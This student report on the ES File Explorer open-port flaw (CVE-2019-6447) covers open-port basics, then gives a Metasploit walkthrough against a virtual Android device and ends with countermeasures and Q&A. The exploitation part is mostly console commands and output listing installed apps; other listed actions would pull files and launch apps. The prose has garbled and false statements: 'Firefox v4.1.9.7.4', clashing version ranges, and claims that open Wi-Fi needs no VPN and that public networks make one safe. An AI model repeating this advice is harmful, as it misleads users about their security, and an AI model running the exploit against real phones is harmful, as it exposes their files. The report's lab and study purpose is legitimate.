Sri Lanka Institute of Information Technology

B.Sc. (Hons) in Information Technology
specializing Cyber Security.

IE3112 – Mobile Security.

Vulnerability in ES File Explorer Android-App

(CVE-2019-6447)

Submitted by:

Student Name	Student Registration Number
Wimalasena G.R.T.D	**IT20059354**

Introduction

Manual exploitation of the ES File Explorer vulnerability will be discussed in this research report. Version v4.1.9.7.4 is compatible. Allows attackers on the same network to run programs, view files, and steal critical information. During runtime, the application keeps TCP port 59777 open and reacts to forgeries via the internet to have a better understanding, we will do this in a virtual environment with a proof of concept.

ES File Explorer is usually recognized as one of the best file management and accessing programs for mobile devices. Even though most modern Android devices come with a file manager, this app has been downloaded over 100 million times on Google Play. The program has become bloated with features that no one asked for, which is why it has earned so many negative reviews on the Play Store. To make matters worse, the software only exposes your phone's contents to data theft, according to Elliot Alderson, a security expert with a Mr. Robot-inspired alias. In a tweet, Eliot Alderson says, "ES File Explorer is a popular choice for file management because it is one of the most downloaded products on the Android market." If you've ever used the software, you'll be surprised to learn that anyone on the same Wi-Fi network as your phone can remotely inspect any file on it.

ES Explorer is a popular file explorer software with over 500 million downloads; however, it looks that it has left its whole user base open to data theft and other criminal activities. According to Baptiste Robert (also known as Elliot Alderson) of France, all versions of ES Explorer before 4.1.9.5.2 stealthily run a web server in the background.

To run programs and steal personal data from the victim's device, the attacker needs be on the same connection as the victim machine and utilize a simple script. The app's creators have yet to respond in writing to Robert's publication. It is unknown at this time whether ES Explorer will be updated to address the issue. Deny the reality that ES File Explorer provided an update to solve the problem, according to Avast research, over 60,000 people are still using a dangerous version of the app. If you have Avast PC Antivirus, you can scan your home network for mobile devices running a vulnerable version of ES File Explorer with Avast Wi-Fi Inspector.

CVE Details

ES File Explorer is a file management app for Android that includes scanning and organizing capabilities. With over 100 million downloads, it is the most popular file manager on Android. A security researcher discovered a vulnerability in ES File Explorer **(CVE-2019–6447)** in January 2019. This research paper will go through the ES File Explorer vulnerability in great depth. Firefox v4.1.9.7.4 or later is required. On the same network, attackers may gain access to sensitive personal data and other apps. The scripts always maintain TCP port 59777 open and respond to fictitious requests.

Technical Overview

What is an open port?

The term "open port" in cybersecurity applies to a TCP or UDP specific port that has been authorized to accept packets. A closed port, on the other hand, denies requests or ignores all transmissions.

The Internet's communication mechanism relies heavily on ports. Ports are used to exchange all Internet communication. Every IP address has two types of ports: UDP and TCP, with up to 65,535 of each available

for any given IP address.

Internet-based services (such as web browsers, web pages, and file transfer services) need certain ports to receive and transmit data. To transmit information across hosts, developers employ file transfer protocols (FTPs) or SSH to create secured tunnels between machines.

You can't run other services on a port that's already in use by one of your services. Launching Apache after starting Nginx on port 80, for example, will result in a failed operation because the port is already in use.

Common vulnerabilities in open ports

Because an attacker can communicate across that port, he or she has a better chance of discovering weaknesses, exploits, configuration issues, and other dangers.
The threat is not in the port itself, but in the "listening" equipment and infrastructure beneath it. The port and the listener are merely the entrances in the end. Finally, it is the technology hiding outside that door that convinces everyone to give in. Apache, NGINX, or Tomcat are examples of web servers that allow traffic on ports 80 and 443. As a result, attacks may try to take advantage of flaws in software like Apache, NGINX, or Tomcat.

Another possible consequence of employing plain text or unencrypted protocols is network "snooping." Passwords and other sensitive information sent in cleartext can be read by an opponent who has access to a network tool that can record network traffic, such as Wireshark.

Open port protection

Because an attacker can communicate through that port, they have a larger possibility to discover vulnerabilities, exploits, misconfigurations, and other types of threats. The equipment and infrastructure beneath the port that is "listening" on it is the greater risk. The port itself poses no threat. At the end of the day, the listener and the port are nothing more than the entry. In the end, the technology that is concealed on the other side of that door is what compels everyone to give in. It's possible that Apache, NGINX, or Tomcat is the webserver that's accepting traffic on ports 80 and 443 respectively. As a consequence of this, threats can try to take advantage of vulnerabilities in software like Apache, NGINX, or Tomcat.
When protocols are not encrypted, utilizing plain text can also result in "snooping," which refers to monitoring network traffic without authorization. An opponent who is in possession of a network tool that is able to record network traffic, such as Wireshark, for example, has the ability to read passwords and other sensitive information that is transferred in cleartext.


When it comes to the protection of open ports, the utilization of exclusively encrypted ports should serve as the initial line of defense. This indicates that it will be more difficult for an adversary to intercept conversations on a network and read private data as a result of this. Investigating the necessity of having a port that is open to the public is another area of concern for organizations. When more ports are open, there is a greater opportunity for vulnerabilities, misconfiguration, and other types of attacks, all of which contribute to an increased attack surface.

Virtual Environments


1. Kali Linux on Oracle VM VirtualBox
2. Android 9

Exploitation


1. Set up the virtual environments(Kali Linux, Android 9), download and install the vulnerable version of ES file explorer.



2. Grab the IP address of android 9 device Setting > About tablet > IP Address




3. Go to the kali terminal and run a **ping** command to the android IP to check weather if there is a connection between both machines. (In this step both machine should be in the HOST ONLY network mode)



As the above figure, we can recognize there are some data packets transferring between machines.

4. After successfully victim OS utilizing Metasploit framework the exploitation will be done.



5. The next step is to retrieve the applicable exploit from the Metasploit framework.

```
msf6 > search es_file_explorer
```

```
msf6 > search es_file_explorer

Matching Modules
================

   #  Name                                              Disclosure Date  Rank    Check  Description
   -  ----                                              ---------------  ----    -----  -----------
   0  auxiliary/scanner/http/es_file_explorer_open_port  2019-01-16       normal  No     ES File Explorer Open Port


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/es_file_explorer_open_port

msf6 > use uxiliary/scanner/http/es_file_explorer_open_port

Matching Modules
================

   #  Name                                              Disclosure Date  Rank    Check  Description
   -  ----                                              ---------------  ----    -----  -----------
   0  auxiliary/scanner/http/es_file_explorer_open_port  2019-01-16       normal  No     ES File Explorer Open Port


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/es_file_explorer_open_port
```

```
msf6 > use uxiliary/scanner/http/es_file_explorer_open_port
```

```
[*] Using auxiliary/scanner/http/es_file_explorer_open_port
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > show options

Module options (auxiliary/scanner/http/es_file_explorer_open_port):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   ACTIONITEM                   no        If an app or filename if required by the action
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                       yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT       59777            yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   THREADS     1                yes       The number of concurrent threads (max one per host)
   VHOST                        no        HTTP server virtual host


Auxiliary action:

   Name           Description
   ----           -----------
   GETDEVICEINFO  Get device info
```

As we can see the 59777 port is open.

6. Set rhost 192.168.56.106

```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set rhosts 192.168.56.106
rhosts ⇒ 192.168.56.106
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > show options
```

```
Module options (auxiliary/scanner/http/es_file_explorer_open_port):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   ACTIONITEM                   no        If an app or filename if required by the action
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS      192.168.56.106   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT       59777            yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   THREADS     1                yes       The number of concurrent threads (max one per host)
   VHOST                        no        HTTP server virtual host


Auxiliary action:

   Name           Description
   ----           -----------
   GETDEVICEINFO  Get device info
```

7. run

```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > run

[+] 192.168.56.106:59777 - Name: VirtualBox
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > show actions

Auxiliary actions:

   Name            Description
   ----            -----------
   APPLAUNCH       Launch an app. ACTIONITEM required.
   GETDEVICEINFO   Get device info
   GETFILE         Get a file from the device. ACTIONITEM required.
   LISTAPPS        List all the apps installed
   LISTAPPSALL     List all the apps installed
   LISTAPPSPHONE   List all the phone apps installed
   LISTAPPSSDCARD  List all the apk files stored on the sdcard
   LISTAPPSSYSTEM  List all the system apps installed
   LISTAUDIOS      List all the audio files
   LISTFILES       List all the files on the sdcard
   LISTPICS        List all the pictures
   LISTVIDEOS      List all the videos
```

8. Run some Auxiliary actions

```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set action LISTAPPS
action ⇒ LISTAPPS
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > run
```

```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set action LISTAPPS
action ⇒ LISTAPPS
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > run

[+] 192.168.56.106:59777
  Google Play Store (com.android.vending) Version: 22.4.25-21 [0] [PR] 337959405
  ES File Explorer (com.estrongs.android.pop) Version: 4.1.9.7.4
  Google Play services (com.google.android.gms) Version: 22.18.20 (100700-451484765)

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set action LISTAPPSSDCARD
action ⇒ LISTAPPSSDCARD
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > run

[+] 192.168.56.106:59777

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set action LISTAPPSALL
action ⇒ LISTAPPSALL
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > run
```

After successfully running LISTALLAPPS command, we can see the apps which are installed in the Android 9 device with their respectful versions.

```
[+] 192.168.56.106:59777
  com.android.cts.priv.ctsshim (com.android.cts.priv.ctsshim) Version: 8.1.0-4396705
  Corner display cutout (com.android.internal.display.cutout.emulation.corner) Version: 1.0
  Android Services Library (com.google.android.ext.services) Version: 1
  RSS Reader (com.example.android.rssreader) Version: 9
  Double display cutout (com.android.internal.display.cutout.emulation.double) Version: 1.0
  Mobile Network Configuration (com.android.providers.telephony) Version: 9
  AnalyticsService (org.android_x86.analytics) Version: 9
  Google App (com.google.android.googlequicksearchbox) Version: 7.2.26.21.x86
  Calendar Storage (com.android.providers.calendar) Version: 9
  Media Storage (com.android.providers.media) Version: 9
  Google One Time Init (com.google.android.onetimeinitializer) Version: 9
  Android Shared Library (com.google.android.ext.shared) Version: 1
  com.android.wallpapercropper (com.android.wallpapercropper) Version: 9
  Calibration (org.zeroxlab.util.tscal) Version: 9
  Files (com.android.documentsui) Version: 9
  External Storage (com.android.externalstorage) Version: 9
  HTML Viewer (com.android.htmlviewer) Version: 9
  Companion Device Manager (com.android.companiondevicemanager) Version: 9
  MmsService (com.android.mms.service) Version: 9
  Download Manager (com.android.providers.downloads) Version: 9
  Package Access Helper (com.android.defcontainer) Version: 9
  Downloads (com.android.providers.downloads.ui) Version: 9
  Google Play Store (com.android.vending) Version: 22.4.25-21 [0] [PR] 337959405
  PacProcessor (com.android.pacprocessor) Version: 9
  Sim App Dialog (com.android.simappdialog) Version: 9
  Tall display cutout (com.android.internal.display.cutout.emulation.tall) Version: 1.0
  Certificate Installer (com.android.certinstaller) Version: 9
  com.android.carrierconfig (com.android.carrierconfig) Version: 1.0.0
  Android System (android) Version: 9
```

```
com.android.carrierconfig (com.android.carrierconfig) Version: 1.0.0
Android System (android) Version: 9
Contacts (com.android.contacts) Version: 1.7.31
Camera (com.android.camera2) Version: 2.0.002
Android Easter Egg (com.android.egg) Version: 1.0
MTP Host (com.android.mtp) Version: 9
Quickstep (com.android.launcher3) Version: 9
com.android.backupconfirm (com.android.backupconfirm) Version: 9
Intent Filter Verification Service (com.android.statementservice) Version: 1.0
Gmail (com.google.android.gm) Version: 7.5.7.156101332.release
Settings Suggestions (com.android.settings.intelligence) Version: 9
Calendar (com.android.calendar) Version: 9
Dark (com.android.systemui.theme.dark) Version: 1.0
Android Setup (com.google.android.setupwizard) Version: 228.4976421
Settings Storage (com.android.providers.settings) Version: 9
com.android.sharedstoragebackup (com.android.sharedstoragebackup) Version: 9
Print Spooler (com.android.printspooler) Version: 9
Basic Daydreams (com.android.dreams.basic) Version: 9
Input Devices (com.android.inputdevices) Version: 9
ES File Explorer (com.estrongs.android.pop) Version: 4.1.9.7.4
Default Print Service (com.android.bips) Version: 9
Cell Broadcasts (com.android.cellbroadcastreceiver) Version: 9
Android System WebView (com.google.android.webview) Version: 75.0.3770.101
Google Contacts Sync (com.google.android.syncadapters.contacts) Version: 9
NotePad (com.example.android.notepad) Version: 9
Key Chain (com.android.keychain) Version: 9
Chrome (com.android.chrome) Version: 75.0.3770.101
Phone (com.android.dialer) Version: 19.0
Gallery (com.android.gallery3d) Version: 1.1.40030
Package installer (com.google.android.packageinstaller) Version: 9
Google Play services (com.google.android.gms) Version: 22.18.20 (100700-451484765)
Google Services Framework (com.google.android.gsf) Version: 9
Call Log Backup Restore (com.android.calllogbackup) Version: 9
Google Partner Setup (com.google.android.partnersetup) Version: 9
Simple message receiver (com.android.basicsmsreceiver) Version: 9
CarrierDefaultApp (com.android.carrierdefaultapp) Version: 9
```



Countermeasures

I. Immediately update

II. Test every connected device in your own network.
It is not possible to being vulnerable if you are a non-technical guy or if you are in a public network.

III. Turn on automatically update options.

Case Study | Questions

1. **How does a local Wi-Fi network can be vulnerable for the public?**

This strategy is only effective if the attacker is on the same network as you. When using open Wi-Fi in places like airports, coffee shops, restaurants, and hotels, a VPN isn't required. An attacker can easily scan the network for IP addresses and then conduct an attack using open services.

2. **How do you set up a wireless connection to your phone for exploitations?**

Your computer and your phone need to be connected to the same network in order for you to use a wireless connection to communicate with your phone. To get started, open the settings menu on your phone and turn on the USB Debugging option there. After that, use the data connection on your phone to link it to your computer.

Choose "Yes" when prompted on your phone to confirm that you have faith in the integrity of the computer to which it is connected in order to proceed. Find the area labeled "About Phone" by going into the settings of your phone. To view your current status, go to the "Status" option and make your selection there. The IP address of your mobile device will be inserted into the appropriate field at this time. Take this into consideration.

3. **What are the benefits that an attacker can gain from attacking a victim device?**

- Get device information
- Pull an app from the device
- Launch the app as the hacker’s choice
- List all multimedia files
- List all system applications
- Access SD card files

4. **How can a user monitor any open ports?**

Finding open ports and closing them down is not a very difficult operation on a small network that has a limited number of IP addresses. On the other hand, as you probably well know, monitoring and controlling open ports on bigger networks that have a constant content flow of new devices may be a very time-consuming process.

Monitoring is required not only of the ports themselves but also of the underlying services that make use of those ports.

5. How dangerous open ports are?

A wide-spread misunderstanding holds that open ports are inherently hazardous. This is largely caused by a lack of comprehension regarding the operation of open ports, the reasons why they are open, and the ports that should not be open.

If you do a quick search on Google, you will find hundreds of pages suggesting that you should close any open ports. And while this piece of advice is generally sound, it's not totally correct to suggest that an open port is unsafe all the time.

As was just discussed, open ports are essential for establishing communication over the Internet.

When a service listening on a port is misconfigured, lacking critical patches, prone to vulnerabilities, or has lax network security standards, having open ports can put the entire network at risk. Particularly dangerous are ports that can be exploited by worms and that are left open by default on certain operating systems. An example of this would be the SMB protocol, which was targeted by a zero-day exploit known as EternalBlue, which ultimately led to the spread of the WannaCry ransomware worm.

People ought to be prompted to label open ports as dangerous or not based on what services and applications are exposed on those ports, rather than the open ports themselves. Open ports are not inherently dangerous; rather, it is what you do with the open ports on a system level and what services and applications are exposed on those ports.

6. Why attackers scan for open ports?

Attackers are able to uncover possible vulnerabilities by looking for open ports. In order to carry out an attack, the attacker must first identify a vulnerability.

An attacker has to "fingerprint" all of the services that are running on a machine in order to locate a vulnerability. This includes determining what protocols are used, which programs implement those protocols, and, preferably, the editions of those programs.

Port scanning is a typical method that attackers use to locate a port that is open to the public and use it to get access.

7. Which tool will reveal the devices which are connected to the same network and what would be the command used for it?

Nmap
Nmap -sn

8. What is the use of RHOST <IP> command?

To establish a connection with the device

9. Third party apps really steal personal data like SMS, or photos?

When it comes to protecting users' private information, Android is not a dependable or trustworthy operating system. Understanding why that is the case can be difficult for the majority of users. Therefore, there is no difference between a file manager that is built into Android and one that is installed after market. On the other hand, if you have a particular software for managing files in mind, that request can be taken under consideration and looked into further.

10. What are the implications of installing Android apps with files permission?

The option to modify or delete the data of your USB storage gives users the ability to play havoc with their data by doing things like uploading personal camera photographs to a server.
It is an appropriate authorization for the dissemination of data. For instance, a cloud storage application like Dropbox makes advantage of it. However, an application that does not require your photos might look at all of the photographs that you have taken with your smartphone and do whatever it pleases with them.

References

1. [2]"Analysis of ES File Explorer Security Vulnerability (CVE-2019–6447)", *Medium*, 2022. [Online]. Available: https://medium.com/@knownsec404team/analysis-of-es-file-explorer-security-vulnerability-cve-2019-6447-7f34407ed566. [Accessed: 08- Jun- 2022]
2. [3]*Xda-developers.com*, 2022. [Online]. Available: https://www.xda-developers.com/es-file-explorer-vulnerability-download-files-remotely/. [Accessed: 15- Jun- 2022]
3. [4]"What is an Open Port? | Definition & Free Checking Tools for 2022 | UpGuard", *Upguard.com*, 2022. [Online]. Available: https://www.upguard.com/blog/open-port#toc-6. [Accessed: 17- Jun- 2022]
4. [5]"ES File Explorer vulnerabilities potentially impact 100 Million Users", *Security Affairs*, 2022. [Online]. Available: https://securityaffairs.co/wordpress/80057/hacking/es-file-explorer-flaws.html. [Accessed: 17- Jun- 2022]
5. [6]"ESFileExplorerOpenPortVuln/README.md at master · fs0c131y/ESFileExplorerOpenPortVuln", *GitHub*, 2022. [Online]. Available: https://github.com/fs0c131y/ESFileExplorerOpenPortVuln/blob/master/README.md. [Accessed: 18- Jun- 2022]
6. [7]S. Gatlan, "ES File Explorer Flaws Put 100 Million Users' Data at Risk, Fix Promised", *BleepingComputer*, 2022. [Online]. Available: https://www.bleepingcomputer.com/news/security/es-file-explorer-flaws-put-100-million-users-data-at-risk-fix-promised/. [Accessed: 18- Jun- 2022]